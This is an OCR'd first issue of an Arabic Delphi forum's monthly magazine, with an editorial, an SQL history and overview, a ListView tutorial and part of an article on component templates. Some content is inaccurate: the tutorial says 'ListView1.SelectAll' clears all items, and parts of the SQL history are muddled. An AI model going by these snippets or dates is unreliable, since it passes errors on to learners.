


بسم الله الرحمن الرحيم

مجلة منتدى دلفي للعرب



مجلة شهرية تعليمية من انجاز اعضاء المنتدى

العدد الأول






فهرس هذا العدد

- ü افتتاحية.
- ü قواعد البيانات: الاستعلام SQL.
- ü مكونات دلفي: مكون ListView.
- ü دلفي: إعادة الاستخدام في دلفي
- ü تحليل البرمجيات : استهداف دلفي.
- ü تمرين العدد.



افتتاحية

دلفي، ديلفي، دالفي و ديلفاي مهما اختلف لفضه أوامره واحدة.




قام اليوم أول يونيو أعضاء منتدى دلفي للعرب بإصدار أول عدد من مجلة المنتدى، و هي عبارة عن مجلة شهرية تعليمية تعالج مواضيع البرمجة و التحليل البرمجي بطريقة سهلة، سلسة و هادفة.

- **يستطيع أعضاء المنتدى المشاركة في المواضيع الشهرية بإرسال الموضوع إلى إدارة المنتدى قبل أسبوعين من وقت نشر العدد.**
- **المواضيع يجب أن تكون خفيفة، غير سطحية و هادفة تعالج أفكار التعامل مع دلفي في كل الاختصاصات.**
- **مدعومة بصور و مكتوبة باللغة العربية الفصحى مع إمكانية كتابة المصطلحات باللغة الانكليزية فقط.**
- **ترجمة مصادر غربية مقبولة مع إلزامية ذكر المصدر.**
- **تحتفظ إدارة المنتدى بحق قبول أو رفض مشاركة في حالة تكرار الموضوع أو نقل الموضوع من منتديات أخرى.**
- **تمنح المجلة الإشهار المجاني للبرامج المنجزة من طرف أعضاء المنتدى مع حق الامتناع و التحفظ.**

مشاركتك تهمنا و بها نضع لبنات بناء صرح عربي للبرمجة.

الكاتب: إدارة المنتدى



قواعد البيانات

مدخل إلى لغة الاستعلامات البنيوية (الجزء الأول)

Introduction to Structured Query Language (Part One)

بقلم: kachwahed

SQL، نظرة تاريخية:

طورت شركة IBM لغة SQL على يد Donald D. Chamberlin و Raymond F. Boyce بداية عام 1970، وكانت آنذاك تدعى SEQUEL وموجهة لمعالجة واستخراج البيانات من منتجات قواعد البيانات العلائقية لشركة IBM.

خلال عام 1970 قامت مجموعة من مبرمجي شركة IBM بتطوير نظام قواعد بيانات علائقية يدعى System R. حينها قام Donal D. و Raymond F. بتطوير Structured English Query Language أو SEQL، لمعالجة وتسيير البيانات لنظام قواعد البيانات System R، كان ذلك عام 1976.

من أوائل نظم قواعد البيانات كان RDMS تطوير شركة MIT عام 1970، تبعتها Ingres عام 1974 في U.C.Berkeley، وهنا أدرجت Ingres أداة للاستعلام عن البيانات عرفت حينها باسم QUEL التي اشتهرت فيما بعد بلغة SQL.



بعد ذلك، قامت Relational Software, Inc. (Oracle حاليا) بتطوير لغة SQL خاصة بها، مع اعتماد مبادئ تصميم قواعد البيانات العلائقية التي وضعها Codd وBoyce, Chamberlin . أصدرت Relation Software, Inc. أول منتج تجاري يدعم لغة SQL صيف 1979 عرف باسم Oracle v2 (الإصدار 2) الخاص بحواسيب VAX.

بعد عرض لغة SQL على المتعاملين لتجربتها واكتشاف فعاليتها، شرعت IBM بتطوير منتجات تجارية اعتمادا على نظام قواعد البيانات System R كنموذج أولي بما في ذلك System/38، SQL/DS و DB2 خلال السنوات 1979، 1981، 1983 على الترتيب.

ما هي لغة الاستعلامات البنيوية SQL؟

لغة الاستعلامات البنيوية Structured Query Language أو SQL اختصارا (وتقرأ إس كيو إل، أو سيكوال)، هي لغة برمجة قياسية للتعامل مع قواعد البيانات العلائقية، تسمح هذه اللغة بإجراء مختلف العمليات على قاعدة البيانات، بما في ذلك:

- الاستعلام عن البيانات: الحصول على أي إحصاء (أو معلومة) حول البيانات
- التحكم في البيانات: إجراء عمليات الإضافة، الحذف، التحديث والتعديل...
- التحكم في الصلاحيات: إنشاء المستخدمين حسابات التسجيل مع تحديد الصلاحيات



أقسام لغة SQL:

يمكن تقسيم تعليمات لغة SQL إلى ثلاث أقسام رئيسية وقسمين آخرين، أولها تعليمات تعريف البيانات وتتلخص في تعليمات إنشاء وحذف عناصر قاعدة بيانات: الجداول، الحقول، المفاتيح، الفهارس، القيود...، القسم الثاني تعليمات معالجة البيانات وتشمل كل ما يتعلق بالسجلات من إضافة، حذف وتحديث. القسم الثالث تعليمات الصلاحية وتتعلق بتحديد الصلاحيات وحدود الاستعمال. قسم آخر يتمثل في تعليمات تسيير المعاملات (Transactions) ويسمح بالتحكم في طريقة إرسال الاستعلامات على شكل دفعات أو صفقات (سنتحدث عن ذلك لاحقا بالأمثلة)، ويضيف آخرون قسم تعليمات SQL المدمجة (Embedded SQL) ومن أمثلتها:

SET, DECLARE CURSOR, OPEN, FETCH…

طبعا، تختلف تعليمات SQL من RDBMS [1] إلى آخر، كما تختلف تعليمات SQL بين نظم قواعد البيانات الملفات، مثل: MySQL, Access, dBase, FoxPro, Paradox, Approach. وبين نظم قواعد البيانات من الشكل عميل/خادم، مثل: Sybase ,Oracle, SQL Server, Informix, DB2, Interbase, 4D, PostgreSQL.

[1] Relational Database Management System: نظام تسيير قواعد البيانات العلائقية.



الجدول التالي يخلص أهم التعليمات البرمجية في لغة SQL:

جدول 1: أنواع التعليمات البرمجية للغة SQL Type of SQL keywords

تعليمات معالجة البيانات Data Manipulation Language (DML)	SELECT INSERT UPDATE DELETE MERGE
تعليمات تعريف البيانات Data Definition Language (DDL)	CREATE ALTER DROP RENAME TRUNCATE COMMENT
تعليمات التحكم في تدفق البيانات Transaction Control Language (TCL)	COMMIT ROLLBACK SAVEPOINT
تعليمات التحكم في الصلاحيات Data Control Language (DCL)	GRANT REVOKE

لماذا نتعلم SQL؟

معظم محركات قواعد البيانات تدعم لغة SQL مع اختلافات صغيرة في القواعد النحوية للمعيار المحدد. تَعلُمك لغة SQL يفتح لك آفاقا واسعة ويجعلك قادرا على التعامل مع أية قاعدة بيانات مصممة بأحد البرامج التالية:

Oracle, Microsoft SQL Server, Microsoft Access, MySQL, DB2 (IBM Data Server), Informix, PostgreSQL, Sybase, Microsoft Visual FoxPro, NonStop SQL, Dataphor, Teradata, 4th Dimension, SQLBase, CSQL, FileMaker PRO, Helix Database, ODBC, Ingres, MonetDB, MaxDB, H2, MaxDB, VMDS, Openbase, eXtremeDB, Interbase, OpenEdge ABL, SmallSQL, Linter SQL DMBS, Derby, Adabas D, Greenplum Database, HSQLDB, AlphaFive, One$DB, ScimoreDB, Pervasive PSQL, Gladius DB, Daffodil database, solidDB… **وغيرها**

معايير لغة SQL:

تم تبني لغة SQL كلغة قياسية من طرف American National Standards Institut e **أو** ANSI **عام** 1986 **تحت اسم** SQL-86، **ومن طرف** International Organization for Standardization **أو** ISO **عام** 1987.

إلى غاية 1996 **قام معهد** National Institute of Standards and Technology (**أو** NIST) **باعتماد** SQL DBMS **كلغة** SQL **القياسية**.



الجدول الآتي يلخص المعايير الشائعة للغة SQL:

جدول 2: المعايير القياسية المعتمدة في لغة SQL

العام	الاسم	الاسم المستعار	تعليقات
1986	SQL-86	SQL-87	أول اعتماد للغة SQL من طرف ANSI
1989	SQL-89	FIPS 127-1	إصدار منقح، لدعم FIPS 127-1
1992	SQL-92	SQL2, FIPS 127-2	مراجعات أخرى (ISO 9075)
1999	SQL:1999	SQL3	إدراج العبارات القياسية، الارتباط، الاستعلامات الدورية، القوادح...
2003	SQL:2003		دعم XML، الحقول التعريفية...
2006	SQL:2006		إمكانية دمج XML إلى استعلام SQL، دعم XQuery وغير ذلك...
2008	SQL:2008		إدراج INSTEAD OF للقوادح، إضافة TRUNCATE وغير ذلك...

إلى اليوم، لا يوجد نظام تسيير قواعد بيانات يطبق معيار SQL بحذافره! في حين هناك العديد من النظم تملك لهجة SQL خاصة بها، بمعنى أنها تضيف عبارات غير متوفرة في معيار SQL، أو تستخدم نفس التعليمات الواردة في المعيار بقواعد نحوية مختلفة. أمثلة:

Paradox 7 وMS SQL Server 97 يستخدمان معيار SQL-92



MS Access 97 وOracle 8 يستخدمان المعيار SQL-89

مميزات لغة SQL:

ما يميز لغة SQL عن بقية لغات البرمجة أنها لغة تصريحية (Declarative)، أي أننا باستعمالها نكتب ما نريد معرفته أو الحصول عليه، والمترجم هو الذي يحدد كيف وبأي طريقة يتم تنفيذ ذلك، في حين لغات البرمجة الأخرى[2] تعد نمطية (Procedural)، أي أن المبرمج عليه أن يكتب كل التعليمات البرمجية اللازمة لتحقيق المطلوب.

باختصار يمكن أن نلخص أهم خصائص لغة SQL فيما يلي:

- لغة قياسية: أي ذات معايير موحدة تستخدم في معظم أنظمة تسيير قواعد البيانات العلائقية، وهو ما يسمح بالانتقال من RDBMS إلى آخر مع الاحتفاظ بنفس تعليمات SQL المشتركة.
- سريعة التنفيذ واستهلاك أقل للموارد: حيث يتكفل المترجم بتنفيذ الاستعلامات بشكل داخلي وسريع ودون تدخل من البرنامج المرسل للاستعلام؛ بتنفيذ الاستعلام في وقت قياسي وباستهلاك أقل لموارد الجهاز، ويتكفل مترجم SQL بترتيب تنفيذ الاستعلامات بشكل تزامني وحسب الأولويات، وهي ميزة فريدة في الأنظمة عميل/خادم.
- SQL غير حساسة لحالة الأحرف (Non-case-sensitie): يمكن استخدام أحرف كبيرة (Uppercase) أو أحرف صغيرة (Lowercase) في كتابة الاستعلامات دون التأثير على الناتج. ويفضل اصطلاحا كتابة

[2] نقصد بذلك لغات البرمجة المعروفة، مثل: C، Pascal، Assembler، Java...



تعليمات لغة SQL بالأحرف الكبيرة للتمييز بينها وبين أسماء كائنات قاعدة البيانات (الجداول والحقول وغير ذلك).

- لغة SQL الفهم والاستعمال: لغة SQL سهلة التعلم الاستخدام، ولا تتطلب أية معارف مسبقة بأي لغة برمجة؛ إذ يمكن لأي عامل في الشركة بعد مطالعة درس بسيط حول SQL أن يكتب استعلام لمعاينة البيانات.

المراجع:

- SQL Fundamentals (3rd Edition)
- Wikipedia: Structured Query Language
- Developez.com: Le SQL de A à Z



نبذة عن مكونات دلفي


مكون: ListView

بقلم: AL-MOB4RM3G

سيتم بعون الله شرح بعض و أهم خصائص مكون الـ ListView في دلفي, المكون هو من المكونات المهمة, كثيرا ما نرى برامج تستخدم هذا المكون و الحقيقة انه من المكونات الأساسية في دلفي, به كثير من الخصائص المهمّة التي سنتطرق إليها في الأسفل إن شاء الله تعالى, بالإضافة إلى ذلك فمنظره جميل و شكله رائع.


في الدلفي, وتحت عنوان ال Win32 كما في الصورة التالية,

نجد المكون الذي يحمل العنوان ListView




نضغط عليه ونضعه على الفورم حتى نبدأ الّعب به و التجريب فيه,






من لوحة الخصائص نجد أن لهذا المكون كثير من الخصائص, منها من نعرفها في مكونات أخرى مثل الخآصية Align و الخاصية Anchors و الخاصية BidiMode ايضا, ومنها من هو جديد كبعض الخصائص مثل ViewStyle و Gridlinesو أمور أخرى أيضا,




نبدأ مع أهم خاصية لهذا المكون, إلا وهي خاصية ال Items, ومن منّا لم يسمع أو يستخدم هذه الخاصية؟ لا تقلق اخي العزيز ان لم تكن تعرفها, فبعد هذا الدرس البسيط فستعرف كيف تتعامل معها بالتأكيد, تابعوا معنا جزاكم الله خيرا,






نضغط على المربع الذي يحوي ثلاثة نقاط, ويظهر لنا مربع كما في الصورة التالية,




هنا أهم الخصائص هي التي تم تعليمها باللون الأصفر, نضغط على New Item وبعدها نكتب شيء في أول سطر, في ثاني سطر يمكننا وضع صورة حتى تظهر بجانب الكلمة التي كتبناها في الأعلى لكن يجب علينا أولا وصل المكون بمكون imagelist حتى نتمكن من ذلك,



يمكن إضافة الكثير من ال(items الأسطر) وهذا جدا سهل ويسير, اضغط فقط على apply ومن ثم على new item مرة أخرى واعد الكرّة من جديد,

بعد الانتهاء من إضافة ال Items اضغط على ok و النتيجة منا في الصورة التالية, مع مراعاة أن الكلمات ربما مختلفة,



طيب, سنضبط بعض الخصائص بهذا المكون, من لوحة الخصائص نختار


ViewStyleللخاصيةvsReport






اختفت الكلمات التي أضفناها من المكون, لأسف, ينقصنا column وهذا هو السبب,

تابعوا معي كما في الصورة التالية,




نضيف Column بالضغط على الصورة في اعلى اليسار,



و النتيجة كما في الصورة التالية,






خاصية أخرى جميلة هي خاصية ال SortType ويتم من خلالها عمل Sort أي ترتيب ال Items حسب الأرقام أولا ثم الأحرف الأبجديّة,




والنتيجة,



دعونا نلقي نظرة على الخاصية GridLines




والنتيجة كما في الصورة التالية,(هناك Grid على المكون الآن)



أيضا خاصية MultiSelect قد نحتاجها,



وكما هو وأضح من الاسم أنها تتيح لنا أن نختار أكثر من item في نفس الوقت, و الصورة توضح النتيجة,



وقبل النهاية من هذا المكون دعونا نذكر بعض لأكود المهمة لهذا المكون,



يجلب كم عدد ال Items في المكون

كود:

```
ListView1.GetCount;
```

لحذف ال item المحدد,

كود:

```
ListView1.DeleteSelected;
```

لتنظيف المكون من كل الItems

كود:

```
ListView1.SelectAll;
```

لجلب رقم ال index لل Item المحدد,

كود:


```
ListView1.ItemIndex;
```

وغيرها الكثير يمكن أن تكتشفونها بأنفسكم, لا تنسوا ان تلقوا نظرة على المثال التطبيقي, نلقاكم مع مكون جديد في عدد القادم إن شاء الله.



إعادة الاستخدام في دلفي

بقلم: خالد شقروني



إحدى المزايا التي تقدمها دلفي عند بناء واجهات الاستخدام هي سهولة إنشاء توليفة مكونات أو شاشات سابقة الإعداد وإعادة استخدامها داخل نماذج الشاشات أو في مشاريعنا كلما احتجنا لها دون الحاجة إلى إعادة صياغتها من جديد.

في هذه السلسلة سنتحدث عن ثلاث تقنيات تقدمها دلفي وهي:

1. قوالب المكونات Component Template
2. الإطارات Frames
3. مستودعات النماذج Repository



الجزء الأول: قوالب المكونات

قالب المكونات عبارة عن تركيبة من مكون واحد أو أكثر من المكونات المتاحة لدينا في شريط المكونات. نقوم بإعداد هذا التركيبة باختيار المكونات وتحديد خصائصها و ملامحها وكتابة الكود الذي نحتاجه في أحداثها. ثم تقوم دلفي بحفظها كقالب مكونات وتضيفه إلى شريط المكونات Component Palette كمكون جديد يمكن إعادة استخدامه لاحقا.

مثلا:

كثير منا يحتاج في نماذج الشاشات لزر buttn مكتوب علبه للهموافقلله أو OK وزر آخر مكتوب عليه للهإلغاء الأمرلله أو Cancel. وفي كل مرة نعيد تحديد نفس الخصائص لهذه الأزرار من حجم وكتابة وكود. ألا يكون مجديا أكثر لو قمنا بتحديد خصائص هذه الأزرار مرة واحدة؟ و أن نعيد استخدامها جاهزة كلما احتجنا إليها دون تكرار الجهد؟.

لتحقيق ذلك: نبدأ بهذه الخطوات البسيطة.


بعد أن نبدأ مشروعا جديدا، على النموذج Form1 نقوم بالتالي:

نضع مكون TButtn وتكون خصائصه كالتالي:

```
Name = btOK
Caption = &OK
```

أي أن الزر اسمه btOk و الكتابة عليه ستكون OK كما هو واضح في الشكل 1





الشكل رقم (1)

وفي الحدث OnClick للزر نكتب التعليمة التالية :

```
Close;
```

كما هو في الشكل 2




```
  end;

var
  Form1: TForm1;

implementation

{$R *.dfm}

procedure TForm1.btOkClick(Sender: TObject);
begin
  Close;
end;

procedure TForm1.btCancelClick(Sender: TObject);
begin
  Close;
end;

end.
```

الشكل رقم (2)

ونكرر الأمر مع مكون TButtn آخر، تكون خصائصه:

